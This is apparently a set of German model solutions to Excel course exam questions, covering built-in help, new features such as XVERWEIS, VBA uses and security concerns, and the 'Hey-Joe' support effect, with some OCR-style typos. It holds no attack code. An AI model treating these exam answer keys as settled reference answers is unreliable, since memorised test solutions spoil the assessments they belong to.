- a) (3 P.) Nennen Sie drei konkrete und voneinander verschiedene Probleme, die beim Arbeiten mit der in Excel integrierten Hilfe (F1-Hilfe) häufig auftreten. Der Aspekt "benötigter Internetzugang" darf dabei NICHT genannt werden.
- b) (7 P.) Angenommen, die integrierte Hilfe versagt und Sie sind auf Hilfsangebote im Internet angewiesen. Gliedern Sie die im Netz verfügbaren Excel-Hilfsangebote in drei sinnvolle Gruppen und empfehlen Sie eine begründete Rangfolge, in der man diese Angebote nutzen sollte.

Lösung

Vorbemerkung: Was ist die "integrierte Hilfe" genau?

Damit die Antwort trennscharf wird, zürst die Abgrenzung. Excel bietet Hilfe an **drei** Stellen direkt im Programm an (das ist die "integrierte" Hilfe, im Gegensatz zu externen Internet-Angeboten):

- **F1-Taste** → öffnet den Hilfe-Bereich mit Suchfeld.
- **QuickInfo / Funktions-Tooltip** → sobald man in einer Zelle =FUNKTION(tippt (also nach der öffnenden Klammer), blendet Excel die erwartete Argument-Reihenfolge ein.
- **Fehlerprüfung** → das kleine grüne Dreieck an einer Zelle plus die Fehlerwerte (#NV, #WERT! ...) mit Kurz-Erklärung.

Die folgende Lösung bezieht sich auf genau diese eingebauten Hilfen.

a) Drei Probleme der integrierten Excel-Hilfe (ohne Internet-Argument)

Problem 1 – Das Henne-Ei- bzw. Terminologie-Problem. Die Suche funktioniert nur, wenn man den passenden Fachbegriff bereits kennt. Wer nicht weiß, dass die gesuchte Funktion zum senkrechten Nachschlagen SVERWEIS heißt, kann sie auch nicht in die

Suche eingeben. Man muss die Antwort also halb schon kennen, um sie zu finden – gerade Anfänger scheitern hier.

Problem 2 – Kein Bezug zur eigenen Arbeitsmappe. Die Hilfe erklärt eine Funktion immer *allgemein*, mit einem erfundenen Standardbeispiel. Sie schaut aber nicht in die konkret geöffnete Datei und sagt nicht, *warum genau diese eine Formel in Zelle C7* den Fehler #NV liefert. Der Nutzer bekommt Theorie, aber keine Diagnose seines tatsächlichen Falls.

Problem 3 – Sprach- und Lokalisierungsbruch. Viele Hilfeartikel sind aus dem Englischen übersetzt. Dadurch stimmen Funktionsnamen, Menübezeichnungen oder Screenshots oft nicht mit der deutschen Programmoberfläche überein (z. B. englisch VL00KUP vs. deutsch SVERWEIS). Der Treffer wirkt passend, lässt sich aber nicht 1:1 auf die eigene Version umsetzen.

(Gleichwertige Alternativen wären: veraltete Inhalte/Versionsmismatch oder Trefferflut ohne Priorisierung. Für 3 Punkte genügen drei sauber getrennte Probleme – hier bewusst je Problem eine andere Wurzel: Bedienlogik, Kontextlosigkeit, Sprache.)

b) Internet-Hilfsangebote: drei Gruppen + begründete Rangfolge

Die drei Gruppen

Gruppe 1 – Offizielle Quellen (Hersteller). Microsoft Support und Microsoft Learn (früher „docs“). Charakter: fachlich **korrekt und vollständig**, aber generisch und trocken – erklärt die Funktion, nicht *deinen* Fehler.

Gruppe 2 – Community & Foren. Microsoft Answers, Stack Overflow (Tag excel), deutschsprachig Herber-Forum und MrExcel. Charakter: **konkrete Praxisfälle** – die Wahrscheinlichkeit ist hoch, dass jemand genau dasselbe Problem schon gepostet und gelöst hat. Qualität schwankt und muss geprüft werden.

Gruppe 3 – Tutorials, Videos & Kurse. YouTube, LinkedIn Learning, Udemy, Coursera. Charakter: **didaktisch und visuell**, ideal um ein Thema von Grund auf zu *lernen*; für ein akutes Einzelproblem aber langsam (man muss ein ganzes Video durchsuchen).

Empfohlene Rangfolge (mit Begründung)

Die richtige Reihenfolge hängt vom **Problemtyp** ab – das ist der Kern der Antwort:

Fall A – Ich habe ein konkretes, akutes Problem (eine Formel wirft einen Fehler):

1. **Foren (Gruppe 2)** zuerst – höchste Trefferchance für exakt diesen Fall, oft mit fertiger, kopierbarer Lösung.
2. **Offizielle Quellen (Gruppe 1)** – zur Absicherung: stimmt die Syntax/Logik wirklich, sauber und verlässlich nachlesen.
3. **Videos (Gruppe 3)** zuletzt – nur, wenn Text nicht reicht und man den Ablauf gezeigt bekommen muss.

Fall B – Ich will ein Thema von Grund auf lernen (z. B. Pivot-Tabellen):

1. **Videos/Kurse (Gruppe 3)** zuerst – strukturierter Aufbau vom Einfachen zum Schweren.
2. **Offizielle Quellen (Gruppe 1)** – als Nachschlagewerk zum Vertiefen.
3. **Foren (Gruppe 2)** zuletzt – für Detailfragen, die im Kurs offenblieben.

Merksatz: Für ein *Problem* geht man von speziell (Forum) zu allgemein (offiziell); zum *Lernen* von allgemein (Kurs) zu speziell (Forum). Eine starre Rangfolge ohne diese Unterscheidung wäre unvollständig.

QUBA-Pflicht: Formelbeispiel zur integrierten QuickInfo-Hilfe

Um Problem 1 und 2 aus Teil a) konkret zu machen, hier die Funktion, an der die integrierte Zell-Hilfe (QuickInfo) typischerweise sichtbar wird. **Jeder Bestandteil einzeln erklärt:**

=SVERWEIS(A2;Tabelle1!A:C;3;FALSCH)

Best andt eil	Was es ist	Wozu es dient
=	Gleichheitszeichen	Startet jede Formel. Ohne führendes = wertet Excel die Eingabe als Text, nicht als Rechnung. Sobald man danach den Funktionsnamen tippt, blendet Excel zunächst die Namensliste ein (Formel-AutoVervollständigen).
SVERWEIS	Funktionsname (senkrecht es Verweisen)	Sucht einen Wert in der ersten Spalte eines Bereichs und gibt einen Wert aus derselben Zeile zurück.
(	öffnende Klammer	Öffnet die Argumentliste. Erst hier – nach der öffnenden Klammer – erscheint die integrierte QuickInfo als Tooltip mit der erwarteten Argument-Reihenfolge (nicht schon nach dem =).
A2	1. Argument = Suchkriterium	Der Wert, nach dem gesucht wird (z. B. eine Kundennummer in Zelle A2).
;	Semikolon (Argument-Trenner, DE)	Trennt zwei Argumente voneinander. In der deutschen Excel-Version ist das Trennzeichen das Semikolon ; in der englischen das Komma – genau der Lokalisierungsbruch aus Problem 3.
Tabelle1!A:C	2. Argument = Matrix	Der Bereich, in dem gesucht wird. Tabelle1 = Blattname, ! = Trenner zwischen Blattname und Bezug, A:C = die kompletten Spalten A bis C (der : ist der Bereichsoperator „von ... bis“).
3	3. Argument = Spaltenindex	Nummer der Spalte innerhalb der Matrix , aus der der Rückgabewert stammt (hier die 3. Spalte = C).
FALSCH	4. Argument = Bereich_Verweis	FALSCH = exakte Übereinstimmung verlangt; WAHR würde die nächstkleinere (ungefähre) nehmen. Bei fehlender Übereinstimmung liefert Excel #NV – der Fehler, den die integrierte Hilfe zwar benennt, aber nicht in <i>deiner</i> Zelle löst (Problem 2).

Best andt eil	Was es ist	Wozu es dient
)	schließende Klammer	Beendet die Argumentliste und schließt die Funktion ab.

Dieses Beispiel zeigt zugleich, **warum** die integrierte Hilfe an Grenzen stößt: Der Tooltip listet nur die Argument-*Namen* auf, erklärt aber nicht, warum die Kundennummer A2 in der Praxis nicht gefunden wird (z. B. Leerzeichen, Zahl-als-Text). Für solche fallbezogenen Diagnosen ist man auf die Foren aus Teil b) angewiesen.

(✓)(+1) Der wirksamste einzelne Kniff der Hilfesuche als Reserve: Ein Großteil der brauchbaren Antworten steht englisch und nennt englische Funktionsnamen — wer die Entsprechungen VLOOKUP, SUMIFS und OFFSET kennt und gezielt englisch sucht, vervielfacht die Trefferzahl in allen drei Gruppen.

Neue Features

18. Neue Features

✓ Prof-Gate: korrigiert & freigegeben

Aufgabe #171 · Neue Features · Original-Altmeisterklausur

Prof. Dr. Rohleder, QUBA - Thema "Neue Features"

- (a) Erläutern Sie drei verschiedene, sachlich klar voneinander abgegrenzte Gründe, warum Personen, die Microsoft Excel beruflich intensiv nutzen, sich regelmäßig mit den neuen Entwicklungen (Features) des Produkts befassen sollten. Belegen Sie jeden Grund mit einem konkreten neueren Excel-Feature. (6 Punkte - je Grund 2 P: 1 P Argument, 1 P konkretes Feature-Beispiel)
- (b) Wählen Sie EINES der neuen Features aus und zeigen Sie an einem kleinen Beispiel, wie es dieselbe Aufgabe gegenüber der "alten" Vorgehensweise vereinfacht. Erklären Sie die verwendete Formel vollständig in allen Bestandteilen. (4 Punkte)

Lösung

Teil (a) - Drei verschiedene Gründe (je mit EIGENEM konkretem Feature-Beleg)

Wichtig für die volle Punktzahl: Die drei Gründe müssen auf **drei unterschiedlichen Achsen** liegen **und jeweils ein eigenes Feature** als Beleg haben (kein Feature doppelt). Ein häufiger Fehler ist, dreimal dasselbe ("spart Zeit") in anderen Worten zu schreiben - das gibt nur einen Punkt. Sauber getrennt sind: **(1) schneller arbeiten**, **(2) korrekter/risikoärmer arbeiten**, **(3) anschluss- und zukunftsfähig bleiben (inkl. Zusammenarbeit/Sicherheit/Kompatibilität)**.

Grund 1 - Höhere Produktivität durch mächtigere Funktionen (Effizienz-Achse)

Jede neuere Excel-Version liefert Funktionen, die Aufgaben erledigen, für die man früher mehrere Hilfsspalten, verschachtelte Formeln oder manuelle Klick-Schritte brauchte. Wer sie kennt, erledigt dieselbe Auswertung in einem Bruchteil der Schritte.

Konkreter Beleg: Die **dynamischen Array-Funktionen** FILTER, SORTIEREN, EINDEUTIG (engl. FILTER, SORT, UNIQUE). Eine einzige Formel gibt einen ganzen Ergebnisbereich zurück ("spillt"), der sich automatisch mitverändert. Früher brauchte man dafür Matrixformeln mit Strg+Umschalt+Enter, PivotTables oder VBA.

Grund 2 - Geringeres Fehlerrisiko und bessere Wartbarkeit (Korrektheits-Achse)

Neue Funktionen sind nicht nur bequemer, sondern oft **robuster** konstruiert: Sie brechen seltener bei Änderungen an der Tabelle und machen Formeln lesbarer, was Flüchtigkeitsfehler reduziert. Bei betriebswirtschaftlichen Auswertungen (Umsätze, Kalkulationen) ist ein stiller Rechenfehler teurer als ein paar gesparte Minuten - deshalb ist dies eine eigene, wichtige Begründung.

Konkreter Beleg: XVERWEIS (XLOOKUP) hat **keinen starren Spaltenindex** wie SVERWEIS - fügt jemand eine Spalte ein, liefert SVERWEIS stillschweigend das falsche Feld, XVERWEIS bleibt korrekt. Ergänzend machen LET (Zwischenergebnisse einmal benennen statt mehrfach tippen) und LAMBDA (eigene wiederverwendbare Funktion) lange Formeln lesbar und verhindern Copy-Paste-Fehler.

Grund 3 - Zusammenarbeit, Anschlussfähigkeit und Schutz (Zukunftsfähigkeits-Achse)

Excel wird im Team genutzt. Wer neue Features **nicht** kennt, kann Dateien von Kolleginnen und Kollegen, die diese Features verwenden, nicht mehr verstehen oder pflegen - und deutet neue Meldungen (z. B. den #ÜBERLAUF!-Fehler dynamischer Arrays) falsch. Hinzu kommt: Regelmäßiges Aktualisieren bringt **Sicherheits-Patches** (Schutz vor neuen Bedrohungen, etwa über Makros/Dateiformate) und **Kompatibilitäts-Updates** (fehlerfreier Austausch mit anderen Programmen und Dateiformaten). Arbeitgeber setzen den aktuellen Stand zunehmend voraus - Feature-Kenntnis ist damit auch ein Faktor der eigenen Beschäftigungsfähigkeit.

Konkreter Beleg (eigenes Feature, nicht aus Grund 1/2): die **Mitautorschaft / das gemeinsame Bearbeiten in Echtzeit** (Co-Authoring in Microsoft 365 über OneDrive/SharePoint). Mehrere Personen arbeiten gleichzeitig in **einer** Datei; wer diese Arbeitsweise samt der darin verwendeten neuen Funktionen nicht beherrscht, wird zum Engpass im Team. Getragen wird das vom laufenden Update-Programm, das gleichzeitig Sicherheitslücken schließt und die Kompatibilität mit anderen Office-Versionen hält.

Merksatz für die Trennschärfe:

Grund 1 = schneller (dynamische Arrays) · Grund 2 = richtiger/sicherer (XVERWEIS/LET/LAMBDA) · Grund 3 = anschlussfähig + geschützt (Mitautorschaft + Updates). Drei Blickwinkel, drei verschiedene Features, keine Dopplung.

Teil (b) - Feature-Demonstration: SVERWEIS (alt) vs. XVERWEIS (neu)

Ausgangslage: In einer Preisliste steht in Spalte A die Artikelnummer und in Spalte B der Preis (Zeilen 2-100). Gesucht ist der Preis zur Artikelnummer, die in Zelle E1 steht.

Alte Vorgehensweise

=SVERWEIS(E1;A2:B100;2;FALSCH)

Bestandteil-Erklärung (QUBA-Pflicht - jeder Teil einzeln):

- = - Gleichheitszeichen. Startet in Excel jede Formel; ohne = wäre der Eintrag nur Text.
- SVERWEIS - Funktionsname ("Senkrechter Verweis"). Sucht einen Wert in der **ersten** Spalte eines Bereichs und gibt einen Wert aus derselben Zeile zurück.
- (- öffnende Klammer. Leitet die Argumentliste der Funktion ein.

- E1 - 1. Argument (Suchkriterium): der Wert, der gesucht wird - hier die eingegebene Artikelnummer.
- ; - Semikolon (Argumenttrenner im deutschen Excel). Trennt ein Argument vom nächsten. (In der englischen Version steht hier ein Komma.)
- A2 : B100 - 2. Argument (Matrix): der Bereich, in dem gesucht/zurückgegeben wird. Der : (Doppelpunkt) ist der **Bereichsoperator** und bedeutet "von Zelle A2 bis Zelle B100". Gesucht wird zwingend in der **linken** Spalte (A).
- ; - Argumenttrenner (siehe oben).
- 2 - 3. Argument (Spaltenindex): die **wieviele** Spalte der Matrix zurückgegeben wird. 2 = zweite Spalte = Spalte B (Preis). **Schwachstelle:** Diese Zahl ist starr - fügt man vor B eine Spalte ein, zeigt 2 plötzlich auf die falsche Spalte.
- ; - Argumenttrenner.
- FALSCH - 4. Argument (Bereich_Verweis): FALSCH erzwingt eine **exakte** Übereinstimmung (WAHR würde eine ungefähre erlauben und eine aufsteigend sortierte Liste voraussetzen). Für eindeutige Artikelnummern ist FALSCH korrekt.
-) - schließende Klammer. Beendet die Argumentliste.

Grenzen der alten Lösung: starrer Spaltenindex (bricht beim Spalten-Einfügen), kann **nicht nach links** suchen (Rückgabespalte muss rechts der Suchspalte liegen), und liefert bei Nicht-Treffer nur das kryptische #NV.

Neue Vorgehensweise

=XVERWEIS(E1;A2:A100;B2:B100;"nicht gefunden")

Bestandteil-Erklärung (QUBA-Pflicht - jeder Teil einzeln):

- = - Gleichheitszeichen. Startet die Formel.
- XVERWEIS - Funktionsname (engl. XL00KUP). Nachfolger von SVERWEIS/WVERWEIS. Sucht in **einer eigenen Suchmatrix** und gibt den Wert aus einer **getrennten** Rückgabematrix zurück.
- (- öffnende Klammer. Leitet die Argumentliste ein.
- E1 - 1. Argument (Suchkriterium): der gesuchte Wert (Artikelnummer). Identische Rolle wie bei SVERWEIS.
- ; - Argumenttrenner (deutsches Excel; englisch: Komma).
- A2 : A100 - 2. Argument (Suchmatrix): **nur** die Spalte, in der gesucht wird (Artikelnummern). : = Bereichsoperator "von A2 bis A100". Weil Such- und Rückgabebereich getrennt sind, darf die Rückgabe auch **links** der Suchspalte liegen.
- ; - Argumenttrenner.

- B2 : B100 - 3. Argument (Rückgabematrix): der Bereich, aus dem der Ergebniswert geholt wird (Preise). Excel nimmt den Wert aus **derselben Zeilenposition**, in der es den Treffer gefunden hat. **Kein Spaltenindex mehr nötig** - dadurch verschiebungssicher.
- ; - Argumenttrenner.
- "nicht gefunden" - 4. Argument (wenn_nicht_gefunden): der Text, der ausgegeben wird, falls kein Treffer existiert. Die **Anführungszeichen** " " kennzeichnen den Inhalt als **Text** (nicht als Zellbezug oder Zahl). Bei SVERWEIS gibt es dieses Argument nicht - dort müsste man die Formel zusätzlich in WENNFehler(. . .) einpacken.
-) - schließende Klammer. Beendet die Argumentliste.

Zahlenbeispiel

Angenommen A5 enthält die Artikelnummer 4711, B5 den Preis 12,90 €, und in E1 steht 4711.

- Beide Formeln liefern **12,90 €**.
- Fügt man nun **vor** Spalte B eine neue Spalte ein: Die Matrix A2 : B100 wird von Excel automatisch auf A2 : C100 erweitert, der Preis rutscht nach Spalte C. SVERWEIS(. . . ; . . . ; 2 ; . . .) zeigt aber weiter starr auf "die 2. Spalte der Matrix" - das ist jetzt die eingeschobene, **leere** Spalte -> stiller Fehler (0 bzw. leer, keine Fehlermeldung). XVERWEIS verweist über die Rückgabematrix B2 : B100, die mit auf C2 : C100 wandert, weiter korrekt auf den Preis.
- Steht in E1 eine nicht existierende Nummer 9999: SVERWEIS liefert #NV, XVERWEIS liefert den klaren Text nicht gefunden.

Fazit

Dasselbe Ergebnis, aber XVERWEIS ist **kürzer, verschiebungssicher, in beide Richtungen suchfähig und mit eigenem Fehlertext** - und belegt damit direkt zwei der Gründe aus Teil (a): **Effizienz** (keine Zusatzverpackung mit WENNFehler mehr nötig) und **Korrektheit** (kein brechender Spaltenindex).

(✓){+1} Die Kehrseite gehört als Vorbehalt dazu: Wer neue Funktionen einsetzt, muss die Empfängerseite mitdenken — auf einer Installation ohne Feature-Updates (etwa Excel 2019 im Computerpool) zeigt eine Mappe mit XVERWEIS() oder FILTER() statt Ergebnissen nur #NAME?; Feature-Kenntnis heißt auch, die Versionsgrenzen der Adressaten zu kennen.

19. Visual Basic for Applications (VBA)

✓ von 2 Profs geprüft

Aufgabe #172 · Visual Basic for Applications (VBA) · Original-Altmeisterklausur

Visual Basic for Applications (VBA)

Obwohl sich die Programmierung mit VBA in der betrieblichen Praxis weiterhin grosser Beliebtheit erfreut, versucht Microsoft seit Jahren aktiv, die Excel-Anwender*innen zum Umstieg auf andere Programmierumgebungen zu bewegen.

- a) (6 P.) Erläutern Sie drei Anwendungsgebiete, auf denen VBA die tägliche Arbeit mit Excel unterstützt. (Je Gebiet: 1 P. Nennung + 1 P. Erläuterung)
- b) (4 P.) Warum möchte Microsoft VBA eigentlich "abschalten"? Erläutern Sie zwei konkrete Gründe! (Je Grund: 2 P.)

Lösung

Einordnung (worum geht es?)

VBA = Visual Basic for Applications ist die in Microsoft Office eingebaute Programmiersprache. Sie erlaubt, Excel nicht nur zu *bedienen*, sondern zu *programmieren*: Handgriffe werden als **Makro** (= aufgezeichnetes oder geschriebenes Miniprogramm) hinterlegt und laufen auf Knopfdruck automatisch ab. Man öffnet VBA mit **Alt + F11** (VBA-Editor); der Code liegt in der Arbeitsmappe (Dateiendung `.xlsm` = "macro-enabled").

a) Drei Anwendungsgebiete von VBA (6 P.)

1. Automatisierung wiederkehrender Aufgaben (Makros)

Immer gleiche, manuell aufwändige Abläufe - Daten importieren, filtern, sortieren, formatieren, Bericht drucken - werden **einmal** programmiert und laufen danach per Klick in Sekunden ab. Das spart Zeit und verhindert Flüchtigkeitsfehler, weil der Ablauf jedes Mal identisch ist.

Beispiel-Makro (mit vollständiger Bestandteil-Erklärung):

```
Sub BerichtFormatieren()  
    Range("A1:D1").Font.Bold = True
```

```
Columns("A:D").AutoFit
End Sub
```

Jeder Bestandteil einzeln:

Bestandteil	Bedeutung / Wozu dient er
Sub	Schlüsselwort, das eine Subroutine (Prozedur ohne Rückgabewert) eröffnet - der ausführbare Programmblock.
BerichtFormatieren	frei gewählter Name des Makros; darunter erscheint es später in der Makroliste (Alt+F8).
()	leere Klammern - hier stehen die Parameter; das Makro braucht keine, deshalb leer.
Range	Objekt/Funktion , die einen Zellbereich anspricht.
("A1:D1")	Argument von Range, in Anführungszeichen; der : (Doppelpunkt) ist der Bereichsoperator = "von A1 bis D1".
. (Punkt)	Punkt-Operator : verbindet Objekt und Eigenschaft = "greife auf das Untermerkmal zu".
.Font.Bold	Eigenschaftskette: Font (Schrift) -> Bold (Fettdruck).
= True	Zuweisung : setzt die Eigenschaft auf den Wahrheitswert <i>wahr</i> (Fett an).
Columns("A:D").AutoFit	Columns = Spalten, Argument "A:D", Methode .AutoFit passt die Breite automatisch an.
End Sub	schliesst die Subroutine ab - Ende des Programmblocks.

2. Erstellung benutzerdefinierter Funktionen (UDFs) und Bedienoberflächen

Reichen die eingebauten Excel-Funktionen nicht aus, programmiert man eine eigene **UDF** (*User Defined Function*), die man danach wie eine normale Formel in eine Zelle schreibt. Zusätzlich lassen sich **UserForms** (Eingabemasken/Dialogfenster) bauen, damit auch IT-ferne Nutzer geführt Daten eingeben.

Beispiel-UDF (Netto-Betrag aus Brutto):

```
Function Netto(Brutto As Double, Satz As Double) As Double
    Netto = Brutto / (1 + Satz)
End Function
```

Aufruf in der Tabellenzelle: =Netto(B2;0,19)

Bestandteile der **VBA-Funktion** :

Bestandteil	Wozu
Function	Schlüsselwort für eine Funktion mit Rückgabewert (anders als Sub).
Netto	Name; genau unter diesem Namen wird die Formel in der Zelle aufrufbar.
(Brutto As Double, Satz As Double)	Parameterliste : zwei Eingabewerte; As Double legt den Datentyp fest (Double = Gleitkommazahl mit Nachkommastellen). Das Komma trennt die Parameter.
As Double (hinten)	Rückgabety p der Funktion - das Ergebnis ist eine Dezimalzahl.
Netto = Brutto / (1 + Satz)	Zuweisung an den Funktionsnamen = das ist der Rückgabewert; / = Division, () erzwingt "erst Klammer rechnen".
End Function	Ende der Funktion.

Bestandteile des **Zell-Aufrufs** =Netto (B2;0,19):

Zeichen	Bedeutung
=	leitet in Excel jede Formel ein (Signal: "hier wird gerechnet, kein Text").
Netto	Aufruf der selbst gebauten Funktion.
B2	Zellbezug (relativer Bezug) - liefert den Brutto-Wert.
;	Argumenttrennzeichen (deutsche Excel-Version; in der englischen ,) - trennt Brutto und Satz.
0,19	zweites Argument = Steuersatz 19 % (Komma = Dezimaltrennzeichen der deutschen Oberfläche).

(Rechenprobe: Brutto 119 EUR, Satz 0,19 -> $119 / 1,19 =$ **100,00 EUR** Netto.)

3. Interaktion mit externen Datenquellen und anderen Office-Anwendungen

VBA kann Excel mit der Aussenwelt verbinden: Daten aus **Datenbanken** (SQL Server, Access) oder Webdiensten abrufen, aktualisieren und zurückschreiben - ohne Excel zu verlassen. Ebenso steuert es andere Office-Programme per **Automation**, z. B. Serien-E-Mails über Outlook verschicken oder Berichte nach Word/PowerPoint übergeben.

Beispiel (Excel steuert Outlook):

```
Dim App As Object
Set App = CreateObject("Outlook.Application")
```

Bestandteil	Wozu
Dim	Dim ension - deklariert (reserviert) eine Variable.
App	Name der Variablen.
As Object	Datentyp = Verweis auf ein beliebiges Programmobjekt.
Set	Pflicht-Schlüsselwort, wenn einer Variablen ein Objekt (keine Zahl/Text) zugewiesen wird.
CreateObject("Outlook.Application")	Funktion, die ein anderes Programm startet/anknüpft; das Argument in Anführungszeichen ist der ProgID -Name der Zielanwendung Outlook.

b) Warum will Microsoft VBA "abschalten"? (4 P.)

Grund 1: Sicherheitsrisiko durch ausführbaren Code

Ein Makro ist echter Programmcode, der beim Öffnen der Datei **alles** tun kann, was der angemeldete Nutzer darf - Dateien löschen, nachladen, Daten abgreifen. Genau das machen sich Angreifer zunutze: manipulierte .xslm-Dateien im Mailanhang sind seit Jahren einer der **häufigsten Verbreitungswege für Schadsoftware** (Makro-Viren). Weil sich bösartige von harmlosen Makros technisch kaum unterscheiden lassen, blockiert Microsoft Makros aus dem Internet inzwischen **standardmässig** - VBA ist damit ein dauerhaftes Einfallstor, das man am liebsten schließen würde.

Grund 2: Veraltete, nicht plattformübergreifende Technik

VBA stammt aus den 1990er-Jahren und beruht auf der alten **COM/Windows-Architektur**. Es läuft dadurch **nicht gleichwertig** in Excel im Browser (Excel for the web), teils eingeschränkt auf dem Mac und gar nicht auf Mobilgeräten - passt also nicht zur heutigen **Cloud- und Multi-Device-Welt**. Microsoft drängt deshalb auf modernere Nachfolger: **Office-Add-ins auf Basis von JavaScript** (die plattformübergreifend im Browser laufen) und **Office Scripts (TypeScript)** in Excel for the web. Diese sind besser wartbar, sicherer (laufen isoliert in einer "Sandbox") und überall gleich nutzbar.

Fazit (Merksatz für die Klausur)

VBA ist stark bei **Automatisierung, eigenen Funktionen und Programm-Kopplung** - dieselbe Mächtigkeit (beliebiger Code + alte Architektur) ist zugleich der Grund, warum Microsoft aus **Sicherheits-** und **Plattform-**Gründen auf JavaScript-Add-ins und Office Scripts umstellen möchte.

(✓)(+1) Die aktuelle Brücke als Reservepunkt: Für eigene Tabellenblatffunktionen gibt es inzwischen den makrofreien Weg über LAMBDA() im Namens-Manager — die Mappe bleibt eine .xlsx ohne Makro-Warnung, und genau dieses „eigene Funktionen ohne VBA“ ist Microsofts Antwort auf den Abschalt-Wunsch aus Teil b).

Mehrfachbedingte Summen

20. „Hey-Joe-Effekt“ (7 P.)

✓ von 2 Profs geprüft

Aufgabe #173 · 7 P. · „Hey-Joe-Effekt“ · 7 Punkte · Original-Altmeisterklausur

Hey-Joe-Effekt und Excel-MVP (7 Punkte)

- (3 P.) Erklären Sie den "Hey-Joe-Effekt" im Kontext des End-User-Computing mit Excel. Nennen Sie dabei drei charakteristische Merkmale bzw. Risiken.
- (4 P.) Was versteht man unter einem "Excel-MVP" (Most Valuable Player)? Beschreiben Sie seine/ihre Rolle im Anwendersupport.

Lösung

Einordnung des Themas

Der "Hey-Joe-Effekt" und der "Excel-MVP" gehören im QUBA-Kontext (End-User-Computing, Anwendersupport) **zusammen** und sind ein klassisches Fallenpaar in der Klausur:

- Der **Hey-Joe-Effekt** beschreibt das *Phänomen* des informellen Supports.
- Der **Excel-MVP** ist die *Person*, an der dieser Effekt hängt - und zugleich der Ansatzpunkt, das Ganze zu ordnen.

Achtung Fehldeutung: "Excel-MVP" meint hier **Most Valuable Player** (der wertvollste Kollege im Team) - **nicht** Microsofts Auszeichnung "Most

Valuable Professional". Und der Hey-Joe-Effekt hat nichts mit Verhaltensökonomie/Personalisierung zu tun. Beide Fehldeutungen kosten in der Klausur alle Punkte.

a) Der Hey-Joe-Effekt (3 P.)

Definition

Der **Hey-Joe-Effekt** (auch Hey-Joe-Prinzip) bezeichnet das Muster, dass Mitarbeitende bei einem Excel- oder IT-Problem **nicht den offiziellen Supportweg** (IT-Helpdesk, Ticketsystem, Dokumentation, Handbuch) nutzen, sondern sich **spontan an den nächsten kompetenten Kollegen** wenden - sinnbildlich mit dem Zuruf "Hey Joe, kannst du mir mal kurz helfen?". Dieser Kollege wird dadurch zu einer **inoffiziellen, personengebundenen Supportinstanz**. Der Name rührt daher, dass es immer derselbe hilfsbereite "Joe" ist, der gerufen wird.

Der Effekt ist typisch für das **End-User-Computing (EUC)**: Fachanwender bauen ihre eigenen Excel-Lösungen abseits der zentralen IT - und supporten sich auch abseits der zentralen IT.

Drei charakteristische Merkmale / Risiken (genau 3, sauber getrennt)

1. **Informell und unoffiziell** - Die Hilfe läuft komplett am definierten Supportprozess vorbei: keine Tickets, keine Priorisierung, keine Nachverfolgung. Es entsteht **Schatten-IT** (Support-Strukturen, die die IT-Abteilung weder kennt noch steuert).
2. **Personenabhängig (Klumpen-/Key-Person-Risiko)** - Das Wissen konzentriert sich auf eine einzige Person. Fällt "Joe" aus (Urlaub, Krankheit, Kündigung), bricht der Support weg (**Bus-Faktor 1**). Das Unternehmen ist erpressbar durch einen einzelnen Wissensträger.
3. **Undokumentiert - mit Produktivitäts- und Qualitätsrisiko** - "Joe" wird ständig aus seiner eigentlichen Arbeit gerissen (**Produktivitätsverlust** beim Leistungsträger). Die Lösung wird **nirgends festgehalten**, dieselben Fragen kommen immer wieder, und eine fachlich falsche "Schnell-Lösung" verbreitet sich unkontrolliert und ungeprüft weiter.

Die schnelle, niederschwellige Hilfe ist der **einzige Vorteil** - im Governance-Blick überwiegen jedoch klar die Risiken.

b) Der Excel-MVP - "Most Valuable Player" (4 P.)

Definition

Ein **Excel-MVP** ist der inoffizielle **Excel-Champion / Power-User** einer Fachabteilung: die Person mit dem grössten Excel-Know-how, zu der bei Problemen "alle rennen". Der Excel-MVP ist damit **genau der "Joe"** aus Teil a) - der Mensch, an dem der Hey-Joe-Effekt hängt.

Rolle im Anwendersupport

Rolle	Was die Person konkret tut
Erste Anlaufstelle (informeller First-Level-Support)	Löst die alltäglichen Excel-Fragen direkt in der Abteilung, bevor sie überhaupt die zentrale IT erreichen - schnell, fachnah, ohne Ticket.
Multiplikator	Gibt Wissen aktiv weiter (zeigt Kniffe, baut Vorlagen, schult Kollegen) und hebt so das Gesamtniveau der Abteilung, statt nur einzeln zu helfen.
Brücke zwischen Fachabteilung und IT	Übersetzt fachliche Anforderungen in eine IT-verständliche Form (und umgekehrt IT-Vorgaben in die Praxis) - kanalisiert echte Probleme gezielt an die IT weiter.
Ansatzpunkt zur Formalisierung	Aus der wilden Rolle wird ein offizielles Key-User- / Power-User-Konzept : benannte Rolle, eingeplantes Zeitbudget, Dokumentationspflicht, klare Vertretung.

Kernaussage (Verbindung beider Begriffe)

Der **Excel-MVP ist die Institutionalisierung des Hey-Joe-Effekts**.
Belässt man ihn informell, bleiben alle Risiken aus a) (Klumpenrisiko, keine Doku, Produktivitätsverlust). Macht man die Rolle **offiziell** und gibt ihr Zeit, Struktur und Dokumentation, wird aus dem chaotischen "Zuruf-Support" ein **geordnetes, ausfallsicheres Support-Konzept**.

Praxis-Bezug: 1 konkretes Excel-Mittel gegen den Hey-Joe-Effekt

Ein wirksames Gegenmittel ist **Dokumentation direkt in der Datei**, damit Kollegen die Rechenlogik verstehen, ohne "Joe" fragen zu müssen. Beispiel - die Formel einer Zelle sichtbar als Text ausgeben:

=FORMELTEXT (B5)

Vollständige Bestandteil-Erklärung (QUBA-Regel):

- **=** (Gleichzeichen) - Leitet in Excel **jede** Formel ein. Ohne das = behandelt Excel die Eingabe als reinen Text und rechnet nicht. Es signalisiert der Zelle: "Was folgt, ist zu berechnen."
- **FORMELTEXT** (Funktionsname; englisch FORMULATEXT) - Gibt die in einer anderen Zelle hinterlegte **Formel als Zeichenkette (Text)** zurück - also z.B. =SUMME (B1 : B4) statt des Ergebnisses 20. Zweck: Man kann die Rechenlogik neben der Zelle sichtbar dokumentieren, ohne dass jemand hineinklicken muss - genau das nimmt "Joe" Rückfragen ab.
- **(...)** (runde Klammern) - Umschliessen die **Argumente** der Funktion. Die öffnende Klammer markiert den Beginn der Argumentliste, die schliessende das Ende. Alles, was die Funktion verarbeiten soll, steht dazwischen.
- **B5** (das einzige Argument = Zellbezug/Referenz) - Verweist auf **die Zelle, deren Formel** angezeigt werden soll. B = Spaltenbuchstabe, 5 = Zeilennummer. Zusammen adressieren sie eindeutig eine Zelle im Tabellenblatt.

